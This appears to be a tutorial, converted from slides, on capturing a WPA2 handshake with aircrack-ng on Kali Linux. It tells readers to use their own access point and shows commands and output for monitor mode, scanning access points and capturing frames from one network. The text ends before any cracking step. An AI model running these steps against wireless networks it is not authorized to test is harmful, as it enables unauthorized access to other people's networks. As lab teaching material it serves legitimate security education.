

AIRCRACK-NG SUITE

LEARN TO CRACK WIFI WPA2 HANDSHAKE



Requirements

1. Laptop.
2. VMWare or VirtualBox installed.
3. WiFi Adapter that support monitor mode.
4. Your own WiFi Access Point which you can attack.

Aircrack-NG - Learn to Crack WiFi WPA2 Password

1. Plug in your WiFi adapter to your laptop.



Aircrack-NG - Learn to Crack WiFi WPA2 Password

2. Run the command `iw dev` to see all the WiFi interfaces. Take note of the interface name. In my example it is **wlan0**. The adapter is in managed mode.

```
(kali㉿kali)-[~]
$ iw dev
phy#0
Interface wlan0
    ifindex 3
    wdev 0x1
    addr 62:11:d3:04:13:a3
    type managed
    txpower 3.00 dBm
    multicast TXQ:
        qsz-byt qsz-pkt flows drops marks overlmt hashcol tx-bytes tx-
packets
        0 0 0 0 0 0 0 0 0
(kali㉿kali)-[~]
$
```


Aircrack-NG - Learn to Crack WiFi WPA2 Password

3. Run the command `sudo airmon-ng check kill` . **check kill** will kill all the processes which might interfere with the aircrack-ng suite.

```
(kali㉿kali)-[~]  
└─$ sudo airmon-ng check kill  
[sudo] password for kali:  
  
Killing these processes:  
  
PID Name  
8946 wpa_supplicant
```


Aircrack-NG - Learn to Crack WiFi WPA2 Password

4. Run the command `sudo airmon-ng start wlan0` to put our interface into monitor mode.



```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali:

PHY      Interface      Driver      Chipset
-----
phy0     wlan0          mt7921u     MediaTek Inc. Wireless_Device
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(kali㉿kali)-[~]
$
```

The screenshot shows a Kali Linux terminal window. The user runs the command `sudo airmon-ng start wlan0`. After entering the password, the terminal displays the output of the command, which shows the status of the wlan0 interface and the creation of a monitor mode interface (wlan0mon). The output is formatted as a table with columns for PHY, Interface, Driver, and Chipset. Below the table, it shows the status of the monitor mode interface (wlan0mon) and the station mode interface (wlan0).


Aircrack-NG - Learn to Crack WiFi WPA2 Password

5. Run the command `iw dev` to confirm that our interface is now in monitor mode. Also take note of the new name of the interface. In our example it is now **wlan0mon**.



Aircrack-NG - Learn to Crack WiFi WPA2 Password

6. Run the command `sudo airodump-ng wlan0mon` to show all the detected access points.



```
CH 13 ][ Elapsed: 0 s ][ 2024-07-09 12:23
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
XX:XX:XX:XX:XX:XX	-94	3	0 0	1	48	WPA2	CCMP	PSK	
XX:XX:XX:XX:XX:XX	-67	8	2 0	1	130	WPA2	CCMP	PSK	
XX:XX:XX:XX:XX:XX	-61	6	0 0	10	130	WPA2	CCMP	PSK	
XX:XX:XX:XX:XX:XX	-61	7	1 0	10	130	WPA2	CCMP	PSK	
XX:XX:XX:XX:XX:XX	-56	3	0 0	11	130	WPA2	CCMP	PSK	DBYTZA

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
XX:XX:XX:XX:XX:XX	XX:XX:XX:XX:XX:XX	-26	0 - 6e	0	1		

Aircrack-NG - Learn to Crack WiFi WPA2 Password

MAC Addresses
of access points

Channel number

Wireless Network names

The screenshot shows the Aircrack-NG interface. At the top, a status bar indicates 'CH 13' and 'Elapsed: 0 s'. Below this, a table lists detected access points. A green box highlights the first table, and a red box highlights the second table. Red arrows point from labels to specific parts of the interface.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
...	-94	3	0 0	1	48	WPA2 CCMP	PSK	
...	-67	8	2 0	1	130	WPA2 CCMP	PSK	
...	-61	6	0 0	10	130	WPA2 CCMP	PSK	
...	-61	7	1 0	10	130	WPA2 CCMP	PSK	
...	-56	3	0 0	11	130	WPA2 CCMP	PSK	DBYTZA

BSSID	NAME	PWR	Rate	Lost	Frames	Notes	Probes
...	...	-26	0 - 6e	0	1		

List of detected access points

Signal Level reported by the WiFi adapter. Table on the next page.

ENC - Encryption algorithm in use.

CIPHER - Detects the cipher in use. One of CCMP, WRAP, TKIP, WEP, WEP40

Authentication protocol used. One of MGT, SKA, PSK or OPN.

Aircrack-NG - Learn to Crack WiFi WPA2 Password

Power (Signal Strength as reported by the WiFi Adapter)	Meaning
-1	The driver doesn't support signal level reporting.
Around -40	Strong signal.
Around -55	Average signal.
Around -70	Weak signal.
Around -80/-90	Lower limit of signal strength.

Aircrack-NG - Learn to Crack WiFi WPA2 Password

CH 13][Elapsed: 0 s][2024-07-09 12:23

Signal Level reported by the WiFi adapter.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
...	-94	3	0	0	1	48	WPA2	CCMP	PSK	
...	-67	8	0	0	1	130	WPA2	CCMP	PSK	
...	-61	6	0	0	10	130	WPA2	CCMP	PSK	
...	-61	7	0	0	10	130	WPA2	CCMP	PSK	
...	-56	3	0	0	11	130	WPA2	CCMP	PSK	DBYTZA

List of clients connected to an access point.


BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
...	...	-26	0 - 6e	0	1		

MAC Addresses of client(s)

MAC Addresses of access point(s)

Aircrack-NG - Learn to Crack WiFi WPA2 Password

7. Make a note of the MAC Address of the access point and the channel for the access point.



CH 13][Elapsed: 0 s][2024-07-09 12:23

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
: : : : : : :	-94	3	0 0	1	48	WPA2	CCMP	PSK	
: : : : : : :	-67	8	2 0	1	130	WPA2	CCMP	PSK	
: : : : : : :	-61	6	0 0	10	130	WPA2	CCMP	PSK	
: : : : : : :	-61	7	1 0	10	130	WPA2	CCMP	PSK	
A8:3A:79:9D:2F:21	-56	3	0 0	11	130	WPA2	CCMP	PSK	DBYTZA


BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
		-26	0 - 6e	0	1		

Aircrack-NG - Learn to Crack WiFi WPA2 Password

9. Run the command `sudo airodump-ng -w captures -bssid <MAC Address> wlan0mon`. This creates a file which writes the 802.11 frames that were captured to a file, on the specified MAC Address. Before the handshake is captured the you will see that there's no indication that the handshake was captured.



Aircrack-NG - Learn to Crack WiFi WPA2 Password



```
kali@kali: ~  
File Actions Edit View Help  
1 2 3 4  
$ sudo airodump-ng -w captures -c 11 --bssid A8:3A:79:9D:2F:21 wlan0mon
```

The screenshot shows a terminal window on a Kali Linux system. The prompt is `(kali@kali)-[~]`. The command `$ sudo airodump-ng -w captures -c 11 --bssid A8:3A:79:9D:2F:21 wlan0mon` is being entered. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The top of the window shows the system tray with icons for network, volume, and notifications, along with the time '4:23'.

Aircrack-NG - Learn to Crack WiFi WPA2 Password

```
kali@kali: ~  
File Actions Edit View Help  
CH 11 ][ Elapsed: 12 s ][ 2024-07-10 04:23  
1 MAC Address: A8:3A:79:9D:2F:21  
2 Channel: 11  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
A8:3A:79:9D:2F:21 -58 100 126 307 14 11 130 WPA2 CCMP PSK DBYTZA  
BSSID STATION PWR Rate Lost Frames Notes Probes  
A8:3A:79:9D:2F:21 10:F6:0A:DE:23:B2 -34 0 -24e 0 305
```

